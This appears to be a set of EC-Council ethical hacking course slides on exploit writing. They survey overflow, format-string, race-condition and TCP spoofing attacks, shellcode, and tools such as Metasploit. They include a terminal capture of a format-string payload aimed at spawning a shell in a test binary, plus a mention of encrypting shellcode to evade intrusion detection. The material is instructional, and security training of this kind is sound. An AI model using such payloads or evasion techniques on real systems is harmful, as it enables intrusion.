
Ethical Hacking

Exploit Writing

Module Objective

- What are exploits?
- Prerequisites for exploit writing
- Purpose of exploit writing
- Types of exploit writing
- What are Proof-of-Concept and Commercial grade exploits?
- Attack methodologies
- Tools for exploit write
- Steps for writing an exploit
- What are the shellcodes
- Types of shellcodes
- How to write a shellcode?
- Tools that help in shellcode development

Module Flow


Exploits Overview
Prerequisites
Purpose of Exploit Writing
Types of Exploit
Attack Methodologies
Tools for Exploit
Steps for Exploit Writing
Shellcodes
Steps for Shellcode Writing
Steps for Shellcode Writing
Issues Involve In Shellcode Writing

Exploits Overview

- Exploit is a piece of software code written to exploit bugs of an application
- Exploits consists of shellcode and a piece of code to insert it in to vulnerable application

Prerequisites for Writing Exploits and Shellcodes


- Understanding of programming concepts e.g. C programming
- Understanding of assembly language basics:
  - mnemonics
  - opcodes
- In-depth knowledge of memory management and addressing systems
  - Stacks
  - Heap
  - Buffer
  - Reference and pointers
  - registers

Purpose of Exploit Writing

- To test the application for existence of any vulnerability or bug
- To check if the bug is exploitable or not
- Attackers use exploits to take advantage of vulnerabilities


Types of Exploits: Stack Overflow Exploits

- A stack overflow attack occurs when an oversized data is written in stack buffer of a processor
- The overflowing data may overwrite program flow data or other variables




Types of Exploits: Heap Corruption Exploit

- Heap corruption occurs when heap memory area do not have the enough space for the data being written over it
- Heap memory is dynamically used by the application at run time



Types of Exploits: Format String Attack

- This occur when users give an invalid input to a format string parameter in C language function such as printf()
- Type-unsafe argument passing convention of C language gives rise to format string bugs




```
                    execute error: '//bin/sh'

This execution used shellcode that use 'Stack'.
Its execution is very dangerous.
Intercepting execution. This can prevent remote attack or local attack.

example) Stack based Overflow, Format String attack ...
Segmentation fault
[root@test technic]# ./for_xp32
AAAAAAAAAAAAAAAA%4$176x%5$n%6$47x%7$n%8$256x%9$n%10$192x%11$n
execute error: '//bin/sh'

This execution used shellcode that use 'Stack'.
Its execution is very dangerous.
Intercepting execution. This can prevent remote attack or local attack.

example) Stack based Overflow, Format String attack ...
Segmentation fault
[root@test technic]#
```

EC-Council


Types of Exploits: Integer Bug Exploits

- Integer bugs are exploited by passing an oversized integer to a integer variable
- It may cause overwriting of valid program control data resulting in execution of malicious codes



Types of Exploits: Race Condition

- Race condition is a software vulnerability that occurs when multiple accesses to the shared resource is not controlled properly
- Types of Race Condition Attacks
  - File Race Condition
    - Occurs when attacker exploits a timed non-atomic condition by creating, writing, reading and deleting a file etc in temporary directory
  - Signal Race Condition
    - Occurs when changes of two or more signals influence the output, at almost the same instant



Types of Exploits: TCP/IP Attack


- Exploits trust relationship between systems by spoofing TCP connection
- TCP Spoofing
  - Attacker system, claiming as legitimate, sends spoofed SYN packets to the target system
  - In reply target system sends SYN + ACK packets to the spoofed address sent by attacker's system
  - Attacker begins DoS attack on the target system and restricts it from sending RST packets
  - Spoof TCP packets from target to spoofed system
  - Continue to spoof packets from both sources until the goal is accomplished

The Proof-of-Concept and Commercial Grade Exploit

- Proof-of-Concept Exploit:
  - Explicitly discussed and reliable method of testing a system for vulnerability
  - It is used to:
    - Recognize the source of the problem
    - Recommend a workaround
    - Recommend a solution before the release of vendor-released path
- Commercial Grade Exploit:
  - A reliable, portable and real time attack exploits are known as commercial grade exploit
  - Features:
    - Code reuse
    - Platform independency
    - Modularization
    - Encapsulation

Converting a Proof of Concept Exploit to Commercial Grade Exploit

- Brute forcing
- Local exploits
- OS/Application fingerprinting
- Information leaks
- Smaller strings
- Multi-platform testing



Attack Methodologies


- Remote Exploit
  - Remote exploits are used to exploit server bugs where user do not have legitimate access to server
  - remote exploits are generally used to exploit services that do not run as root or SYSTEM
  - Remote exploits are carried out over a network
- Local Exploit
  - local exploits exploit bugs of local application such as system management utility etc
  - Local exploits are used to escalate user privileges
- Two Stage Exploit
  - Strategy of combined remote and local exploit for higher success is known as two stage exploit

Socket Binding Exploits

- Involves vulnerability of sockets for exploitation
  - Client Side Socket Programming:
    - Involves writing the code for connecting the application to a remote server
    - Functions used are:
      - int socket(int domain, int type, int protocol)
      - int connect(int sockfd, const struct sockaddr *serv_addr, socklen_t addrlen)
  - Server Side Socket Programming:
    - Involves writing the code for listening on a port and processing incoming connections
    - Functions used are:
      - int bind(int sockfd, struct sockaddr *my_addr, socklen_t addrlen)
      - int listen(int sockfd, int backlog)
      - int accept(int s, struct sockaddr *addr, socklen_t *addrlen)

Tools for Exploit Writing

- LibExploit
- Metasploit
- CANVAS



EC-Council


Tools for Exploit Writing : LibExploit

- Generic exploit creation tool
- Features:
  - Common Network functions
  - Common Buffer Overflow functions
  - Choose between many shellcodes for different O.S. and platforms
  - Encrypt shellcodes to evade NIDS
  - Get the remote or local O.S. and put the correct shellcode
  - Multiplatform exploits
  - Smart, better and easier exploits


Tools for Exploit Writing: Metasploit

- It is an open-source platform for writing, testing, and using exploit code
- Metasploit allows sending of different attack payloads depending on the specific exploits run
- It is written in Perl and runs on Windows, Linux, BSD and OS X
- Features:
  - Clean efficient code and rapid plug-in development
  - Improved handler and callback support that can shorten the exploit code
  - Supports various networking options and protocols to develop protocol dependent code
  - Includes tools and libraries to support the features like debugging, encoding, logging, timeouts and SSL
  - A comprehensible, intuitive, modular and extensible exploit API environment
  - Presence of supplementary exploits to help in testing of exploitation techniques and sample exploits produced

Metasploit



```
                     888                           888        d8b888
                     888                           888        Y8P888
                     888                           888           888
88888b.d88b.  .d88b. 888888 8888b.  .d8888b 88888b. 888 .d88b. 888888888
888 "888 "88bd8P  Y8b888       "88b88K      888 "88b888d88""88b888888
888  888  888888888888888  .d888888"Y8888b.888  888888888  888888888
888  888  888Y8b.     Y88b. 888  888     X88888 d88P888Y88..88P888Y88b.
888  888  888 "Y8888  "Y888"Y888888 88888P'88888P" 888 "Y88P" 888 "Y888
                                           888
                                           888
                                           888


+ -- --=[ msfconsole v2.5 [105 exploits - 74 payloads]

msf > ?

Metasploit Framework Main Console Help
======================================

        ?            Show the main console help
        cd           Change working directory
        exit         Exit the console
        help         Show the main console help
        info         Display detailed exploit or payload information
        quit         Exit the console
        reload       Reload exploits and payloads
        save         Save configuration to disk
        setg         Set a global environment variable
        show         Show available exploits and payloads
        unsetg       Remove a global environment variable
        use          Select an exploit by name
        version      Show console version

msf > show
msfconsole: show: requires an option: 'exploits', 'payloads', 'encoders', or 'no
ps'
msf > show exploits

Metasploit Framework Loaded Exploits
====================================

  3com_3cdaemon_ftp_overflow     3Com 3CDaemon FTP Server Overflow
  Credits                        Metasploit Framework Credits
  afp_loginext                   AppleFileServer LoginExt PathName Overflow
  aim_goaway                     AOL Instant Messenger goaway Overflow
  altn_webadmin                  Alt-N WebAdmin USER Buffer Overflow
  apache_chunked_win32           Apache Win32 Chunked Encoding
  arkeia_agent_access            Arkeia Backup Client Remote Access
